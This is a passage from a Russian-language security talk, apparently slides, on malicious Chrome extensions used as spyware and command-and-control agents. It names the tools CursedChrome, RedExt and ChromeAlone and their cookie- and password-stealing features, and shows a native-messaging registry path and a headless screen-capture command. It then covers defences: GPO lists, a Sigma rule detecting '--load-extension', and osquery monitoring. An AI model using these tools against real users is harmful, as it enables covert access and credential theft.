
(ccrsky)-[~/chrome-ext/spyware/screens] [08.07.25 18:12:48] •
$ ls

(ccrsky)-[~/chrome-ext/spyware/screens] [08.07.25 18:12:49] •
$

(ccrsky)-[~] [08.07.25 18:12:40] •
$ google-chrome --auto-select-desktop-capture-source=Entire --headless http://localhost:80/index.html
```

Proxy-over-Chrome. CursedChrome

Удалённый доступ по WebSocket к браузеру жертвы в режиме **HTTP Proxy**
(Доступ к внутренним сайтам из-за NAT/корпоративной сети без VPN).





C&C Extension. RedExt

Управление браузером через удаленный командный сервер

Функции:


- ▶ Извлечение истории браузера, DOM активных вкладок
- ▶ Скриншоттинг страниц, System-разведка
- ▶ Перехват Cookie



C&C Extension. Native App

Управление ОС с использованием **Native Messaging Host**

- ▶ **Native Host** общается с расширением, используя JSON
- ▶ В расширении метод – `chrome.runtime.connectNative("com.example.nativehost")`
- ▶ Регистрация в реестре
`HKEY_CURRENT_USER\Software\Google\Chrome\NativeMessagingHosts\<имя>.json`




* <https://github.com/efchatz/Covert-C2>

C&C Extension. ChromeAlone

Агент на базе **Chrome Extension + Isolated Web App**
представлен на DEF CON в 2025**
Пока завязан на **AWS**

Функции:

- ▶ SOCKS TCP Proxy
- ▶ Кража Cookie + паролей
- ▶ Запуск EXE на хосте (native messaging)
- ▶ Достает до физических токенов
- ▶ Устойчиво к EDR (пока что)



* - <https://github.com/praetorian-inc/ChromeAlone>

** - Michael Weber - ChromeAlone - Transforming a Browser into a C2

DEFENSE

Как защищаться от всего этого?

Рекомендации по защите


- Избыточные привилегии у расширения (**ALERT!**)
- Обфусцированный код у расширения (**ALERT!**)
- Мониторить модификации (Secure Preferences, Preferences), сделанные **не** chrome.exe
- Мониторить реестр:
HKCU\HKLM\SOFTWARE\Google\Chrome\NativeMessagingHosts\com.my_company.my_application



Ужесточаем настройки GPO:


HKKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome

- Запрет установки расширений –
ExtensionInstallBlockList=<something>
- «Белый список» расширений –
ExtensionInstallAllowList=<something>
- Запретить установку распакованных расширений



Борьба Google с расширениями

АКТИВНЫЕ КОММИТЫ В ИСХОДНЫЙ КОД В разделе `chrome/browser/extensions/*.c`
Google Dork: `malicious extensions chrome site:googlesource.com`



Google Open Source
<https://chromium.googlesource.com> › ... › Перевести эту страницу

[e156ccff5dc879607ca48817e63...](#)

Remove `--extensions-on-chrome-urls` switch from Chrome builds Part of an on-going effort to reduce harm from the malicious extensions command-line switches ...

Google Open Source
<https://chromium.googlesource.com> › ... › Перевести эту страни

[06bd8d4d66c477de2801b60044...](#)

Remove `--disable-extensions-except` switch on Chrome b harm from the malicious command-line extensions, this CL ...

Google Open Source
<https://chromium.googlesource.com> › ... › Перевести эту страни

[290ed8046692651ce760889147...](#)

Remove `--load-extension` switch on Chrome builds Part of an malicious command-line extensions, this CL removes the ...

[chromium](#) / [chromium](#) / [src](#) / [290ed8046692651ce76088914750cb659b65fb17^!](#) / [.](#) / [chrome](#) / [browser](#) / [extensions](#) / [extension_service.cc](#)

commit 290ed8046692651ce76088914750cb659b65fb17 [\[log\]](#) [\[tgz\]](#)
author Richard Chen <richche@chromium.org> Sat Apr 05 00:58:56 2025
committer Chromium LUCI CQ <chromium-scoped@luci-project-accounts.iam.gserviceaccount.com> Sat Apr 05 00:58:56 2025
tree [0412f83aafc88ddb7349086665b5ec45059a576](#)
parent [f2d7f979c3d97f1883db1f05272e4d91336c575c](#) [\[diff\]](#) [\[blame\]](#)

Remove `--load-extension` switch on Chrome builds

Part of an on-going effort to reduce harm from the malicious command-line extensions, this CL removes the exploited switch only on Chrome builds.

Имеются публично
доступные SIEM-правила.
Например, детект аргумента
--load-extension

```
18 logsource:
19   category: process_creation
20   product: windows
21 detection:
22   selection:
23     Image|endswith:
24       - '\brave.exe'
25       - '\chrome.exe'
26       - '\msedge.exe'
27       - '\opera.exe'
28       - '\vivaldi.exe'
29     CommandLine|contains: '--load-extension='
30   condition: selection
```

sigma / rules / windows / process_creation / proc_creation_win_browsers_chromium_load_extension.yml

github-actions[bot] and nasbench Merge PR #5027 from @nasbench - Promote older rules status from 'expe... ✓

Code Blame 33 lines (33 loc) · 1.05 KB

```
1 title: Chromium Browser Instance Executed With Custom Extension
2 id: 88d6e60c-759d-4ac1-a447-c0f1466c2d21
3 related:
4   - id: 27ba3207-dd30-4812-abbf-5d20c57d474e
5     type: similar
6 status: test
7 description: Detects a Chromium based browser process with the 'load-extension' flag to start a instance with a custom extension
8 references:
9   - https://redcanary.com/blog/chromeloder/
10  - https://omkc.org/s/R3juLa
11  - https://www.mandiant.com/resources/blog/ink-between-browsers
12 author: Aedan Russell, frack113, X_Junior (Nexttron Systems)
13 date: 2022-06-19
14 modified: 2023-11-28
15 tags:
16   - attack.persistence
17   - attack.t1176
18 logsource:
19   category: process_creation
20   product: windows
21 detection:
22   selection:
23     Image|endswith:
24       - '\brave.exe'
25       - '\chrome.exe'
26       - '\msedge.exe'
27       - '\opera.exe'
28       - '\vivaldi.exe'
29     CommandLine|contains: '--load-extension='
30   condition: selection
31 falsepositives:
32   - Usage of Chrome Extensions in testing tools such as BurpSuite will trigger this alert
33 level: medium
```

OS Query for Chrome Extensions для анализа и мониторинга

OS Query Pack для мониторинга браузеров

osquery.io/schema/5.15.0/#chrome_extensions

277 Tables

chrome_extensions

connected_displays

connectivity

cpu_info

cpu_time

cpuid

crashes

crontab

cups_destinations

cups_jobs

curl

chrome_extensions

Chrome-based browser extensions.

Improve this Description on Github

COLUMN	TYPE	DESCRIPTION
browser_type	T	
uid	E	
name	T	
profile	T	

< View all packs

browser-monitoring details

Policies 7

Edit

browser extension and script information

ID	Interval (s)	Query	Last results	Docs	Agents	Errors	View results
chrome_extensions	21600	SELECT * FROM users JOIN chrome_extensions USING (uid)	33 seconds ago	16990	1009	-	
chrome_extension_con...	21600	SELECT * FROM users JOIN chrome_extension_content_scrip...	21 seconds ago	244941	1002	-	
safari_extensions	21600	SELECT * FROM users JOIN safari_extensions USING (uid)	2 minutes ago	393	174	-	
firefox_addons	21600	SELECT * FROM users JOIN firefox_addons USING (uid)	19 seconds ago	6773	332	-	
ie_extensions	21600	SELECT * FROM ie_extensions	4 minutes ago	2759	114	-	
browser_plugins	21600	SELECT * FROM users JOIN browser_plugins USING (uid)	2 minutes ago	84	47	-	

<https://www.elastic.co/blog/how-to-detect-malicious-browser-extensions-using-elastic>
https://github.com/aarju/osquery-packs-and-dashboards/blob/main/osquery%20packs/browser_monitoring.conf

Conclusion

Выводы и перспективы направления

Выводы и перспективы

- ▶ **Расширения Chrome** – удобный, но опасный инструмент. Всё упирается в фантазию атакующего!
- ▶ По сей день случаются **киберинциденты** – защищайте себя!
- ▶ Пользуйтесь **Offensive Chrome Extension Workshop** и расширяйте Pentest-арсенал

Перспективные направления:

- ▶ **Chrome V8 Exploitation** – захватываем ОС из расширения браузера!
- ▶ Откат к **старой версии** Google Chrome и эксплуатация 1-day CVEs
- ▶ Исследование Isolated Web App
- ▶ Больше Yandex Browser!



Спасибо за
внимание и
попытку
понимания!

TG: @artemy_ccrsky

